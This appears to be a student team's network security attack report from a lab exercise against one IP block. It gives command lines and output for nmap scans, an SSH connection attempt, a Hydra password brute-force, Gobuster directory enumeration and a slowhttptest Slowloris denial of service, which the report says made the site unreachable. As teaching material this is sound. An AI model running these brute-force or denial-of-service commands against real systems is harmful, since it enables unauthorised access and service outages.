



# Network Security Attack Report

Submitted by: Team 4

| Name                                 | Student ID |
|--------------------------------------|------------|
| Muhd Wafiyuddin Bin Abdul Rahman     | *****      |
| Mohamed Shifann Bin Mohamed Ismail   | *****      |
| Muhammad Saad Bin Hadi               | *****      |
| Adil Amr Bin Qamaruzzaman            | *****      |
| Muhammad Nafis Bin Mohamed Idris     | *****      |
| Muhammed Abdillah Bin Zainul Abideen | *****      |

```

Session Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sS 203.149.211.153/29
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 10:34 EST
Stats: 0:02:54 elapsed; 0 hosts completed (8 up), 8 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.62% done; ETC: 10:37 (0:00:06 remaining)
Nmap scan report for 203.149.211.152
Host is up (0.00046s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 203.149.211.153
Host is up (0.00053s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 203.149.211.154
Host is up (0.00028s latency).
All 1000 scanned ports on 203.149.211.154 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 203.149.211.155
Host is up (0.00029s latency).
All 1000 scanned ports on 203.149.211.155 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 203.149.211.156
Host is up (0.00026s latency).
All 1000 scanned ports on 203.149.211.156 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 203.149.211.157
Host is up (0.00020s latency).
All 1000 scanned ports on 203.149.211.157 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 203.149.211.158
Host is up (0.00030s latency).
All 1000 scanned ports on 203.149.211.158 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 203.149.211.159
Host is up (0.00047s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 8 IP addresses (8 hosts up) scanned in 253.40 seconds
(kali㉿kali)-[~]
$ █
```

### Initial Network Sweep (/29 Subnet Discovery)

Our reconnaissance phase began with a broad host-and-service enumeration on the **203.149.211.153/29** subnet. Using an Nmap SYN Stealth Scan (`nmap -sS`), we probed all eight IP addresses within the /29 block to identify live hosts and potential entry points.

The results showed that **all 8 hosts were reachable**, but the majority returned **no responsive ports** and appeared to have **all 1000 scanned ports filtered**, indicating the presence of strict firewall rules or upstream filtering. Only three hosts **.152, .153, and .159** exposed a visible service during the sweep.

Across these three hosts, the only consistently open port detected was:

- **Port 53/tcp – domain service**

This suggests that DNS services were being hosted externally, while all other services remained inaccessible. No additional services such as SSH, HTTP, or application-specific ports were exposed during the initial scan.

The primary purpose of this sweep was to establish a baseline understanding of which machines were potentially interactive and worth deeper investigation. Since only port 53 appeared open across the subnet, further enumeration was focused specifically on hosts exposing this port to determine whether additional services were present but filtered during the initial pass.

```
(kali@kali)-[~]
$ nmap -sS -sV 203.149.211.153
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 10:42 EST
Nmap scan report for 203.149.211.153
Host is up (0.075s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       ISC BIND 9.18.39-0ubuntu0.24.04.2 (Ubuntu Linux)
80/tcp    open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.58 seconds
(kali@kali)-[~]
```

With the initial scan confirming **203.149.211.153** as one of the only hosts running a publicly accessible service, we conducted a more detailed enumeration using:

This scan provided both port status and service/version fingerprinting. The findings were as follows:

## Open Ports Identified

| Port   | State | Service | Version                           |
|--------|-------|---------|-----------------------------------|
| 53/tcp | open  | domain  | ISC BIND 9.18.39-0ubuntu0.24.04.2 |
| 80/tcp | open  | http    | tcpwrapped                        |

## Analysis

- **Port 53 (DNS)**

The service was positively identified as **ISC BIND 9.18.39** running on **Ubuntu Linux**. This confirms that the host functions as a DNS server. BIND is commonly targeted for zone transfers, misconfigurations, and outdated plugin vulnerabilities, making it a critical focus for further assessment.

- **Port 80 (HTTP)**

Although the port shows as open, Nmap reported the service as **tcpwrapped**, meaning the host is using TCP wrappers or an ACL-based access restriction. The service is likely present, but access is restricted to specific IP ranges, preventing further enumeration from our vantage point.

## Service Fingerprinting and OS Detection

Nmap successfully identified the operating system as a Linux distribution based on the response patterns, although no detailed OS version was revealed beyond the CPE fingerprint.

The reconnaissance phase revealed a minimally exposed attack surface within the scanned /29 network block. Most hosts filtered all ports, indicating tight perimeter controls. Only three machines exposed **DNS on TCP/53**, and of those, **203.149.211.153** was the only one with an additional potential service on **port 80**.

The targeted scan on .153 confirmed:

- A publicly accessible DNS server (ISC BIND 9.18.39)
- A restricted HTTP service protected via TCP wrappers

These findings help narrow our focus to DNS enumeration and potential misconfigurations as the most viable pathway for further testing, given the limited attack surface.



## About Us

Following the indication of an accessible HTTP service, we manually visited **http://203.149.211.153** through a web browser to validate whether a real web application was running. The page loaded successfully and displayed a public-facing site titled “**Cotton Providers**”, featuring standard navigation tabs (Home, About, Features, Products, Testimonials, Contact) and call-to-action buttons such as “Explore Products” and “Get Quote.” This confirms that port 80 is not only open but actively hosting a functional website, meaning the earlier “tcpwrapped” result was due to scan-level fingerprinting restrictions rather than the absence of a web service. As a result, this host represents a viable web-based attack surface for subsequent assessment.

```
C:\Users\Muhds>ssh -p 10301 ubuntu@203.149.211.153
The authenticity of host '[203.149.211.153]:10301 ([203.149.211.153]:10301)' can't be
established.
ED25519 key fingerprint is SHA256:hS50ura04X/U6e2HTVhSaeQxdJi14udtyghp+c9Bn1M.
This host key is known by the following other names/addresses:
  C:\Users\Muhds/.ssh/known_hosts:8: [203.149.211.152]:10301
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[203.149.211.153]:10301' (ED25519) to the list of known ho
sts.
ubuntu@203.149.211.153's password:
```

Following the discovery of port **10301/tcp** being open on the target, we attempted to establish an SSH connection using the command `ssh -p 10301 ubuntu@203.149.211.153`. The connection prompt appeared successfully, confirming that an SSH service is indeed running on this non-standard port. Since the host key had not been encountered before, SSH issued the usual authenticity warning, after which the key was added to the local `known_hosts` file. The appearance of a password prompt further validated that the SSH daemon was accessible and actively accepting authentication attempts. This indicates that the system exposes a login interface over an uncommon port,



providing a potential administrative access point that may be leveraged during subsequent penetration testing phases.

```
(kali@kali) ~  
$ hydra -L /usr/share/wordlists/fasttrack.txt -P /usr/share/wordlists/fasttrack.txt -s 10301 -t 4 -f -V ssh://203.149.211.153  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***  
are laws and ethics anyway).  
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 10:55:06  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 68644 login tries (1:262/p:262), ~17161 tries per task  
[DATA] attacking ssh://203.149.211.153:10301/  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Spring2017" - 1 of 68644 [child 0] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Spring2021" - 2 of 68644 [child 1] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Spring2021" - 3 of 68644 [child 2] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Summer2021" - 4 of 68644 [child 3] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Summer2021" - 5 of 68644 [child 2] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Autumn2021" - 6 of 68644 [child 0] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Autumn2021" - 7 of 68644 [child 3] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Fall2021" - 8 of 68644 [child 3] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Fall2021" - 9 of 68644 [child 2] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Winter2021" - 10 of 68644 [child 0] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Winter2021" - 11 of 68644 [child 1] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Spring2020" - 12 of 68644 [child 3] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Spring2020" - 13 of 68644 [child 2] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Summer2020" - 14 of 68644 [child 0] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Summer2020" - 15 of 68644 [child 1] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Autumn2020" - 16 of 68644 [child 3] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Autumn2020" - 17 of 68644 [child 2] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Fall2020" - 18 of 68644 [child 0] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Fall2020" - 19 of 68644 [child 1] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Winter2020" - 20 of 68644 [child 3] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Winter2020" - 21 of 68644 [child 2] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Spring2019" - 22 of 68644 [child 1] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Spring2019" - 23 of 68644 [child 0] (0/0)  
[ATTEMPT] target 203.149.211.153 - login "Spring2017" - pass "Summer2019" - 24 of 68644 [child 3] (0/0)
```

To assess the strength of the SSH credentials exposed on port 10301, we initiated a password-brute-force attempt using **Hydra** with both username and password lists from the `fasttrack.txt` wordlist. The attack targeted the SSH service directly via `ssh://203.149.211.153:10301` and cycled through over **68,000 potential combinations**, with Hydra running four parallel tasks to maximise throughput. The output shows sequential login attempts being made against the host, confirming that the SSH service not only accepts incoming connections but also processes authentication attempts without rate-limiting or lockout mechanisms. This behaviour indicates a weak defensive posture and validates that the SSH login interface is susceptible to credential-brute-forcing, making it a viable attack vector during further stages of exploitation.

```
(kali@kali) ~  
$ gobuster dir -u 203.149.211.153/ -w /usr/share/wordlists/dirb/common.txt  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://203.149.211.153/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
/.hta (Status: 403) [Size: 280]  
/.htaccess (Status: 403) [Size: 280]  
/.htpasswd (Status: 403) [Size: 280]  
/index.html (Status: 200) [Size: 43445]  
/server-status (Status: 403) [Size: 280]  
Progress: 4613 / 4613 (100.00%)  
Finished
```

To identify hidden or sensitive directories on the target web server, we performed directory enumeration using **Gobuster** with the `common.txt` wordlist from the Dirb library. The scan was executed against `http://203.149.211.153/` and completed all 4,613 wordlist entries, returning several restricted resources. Files such as `.hta`, `.htaccess`, and


.htpasswd were detected but returned **403 Forbidden**, confirming their presence on the server despite restricted access. The enumeration also revealed `/index.html`, which corresponds to the publicly accessible landing page, and a `/server-status` endpoint that was similarly blocked by server permissions. Although no openly accessible directories or administrative panels were discovered, the results indicate that the server is configured to conceal potentially sensitive files through permission restrictions rather than complete removal, providing useful intelligence about the server's underlying structure and configuration.

```
slowhttptest version 1.9.0
- https://github.com/shekyan/slowhttptest -
test type: SLOW HEADERS
number of connections: 1500
URL: http://203.149.211.153/
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 10 seconds
connections per seconds: 50
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Thu Nov 20 11:03:21 2025:
slow HTTP test status on 10th second:

initializing: 0
pending: 371
connected: 98
error: 0
closed: 0
service available: NO
```

To evaluate the web server's resilience against application-layer denial-of-service attacks, we conducted a **Slowloris-style test** using `slowhttptest` in *SLOW HEADERS* mode. The test simulated **1,500 concurrent connections** to `http://203.149.211.153/`, each sending deliberately prolonged and incomplete HTTP headers to exhaust the server's connection pool. With a probe timeout of 5 seconds and a total duration of 240 seconds, the tool rapidly pushed the server into a degraded state. By the 10-second mark, 371 connections were already pending, 98 were fully established, and the service availability indicator had switched to **NO**, confirming that the target server was unable to respond to legitimate requests under slow-header pressure. This demonstrates that the web service is vulnerable to slow HTTP attacks and lacks sufficient rate-limiting or connection-timeout protections to mitigate this form of DoS.



After running the slow HTTP attack, we attempted to reload the website at **http://203.149.211.153**, and the browser returned a *"This site can't be reached ERR\_CONNECTION\_TIMED\_OUT"* message. This confirms that the server became unresponsive as a direct result of the Slowloris-style attack, indicating that the target's HTTP service was fully overwhelmed and unable to process new requests. The timeout response demonstrates that the server lacks adequate protection mechanisms such as aggressive connection timeouts, reverse proxies, or rate limiting to defend against slow HTTP denial-of-service techniques, effectively validating the success and impact of the simulated attack.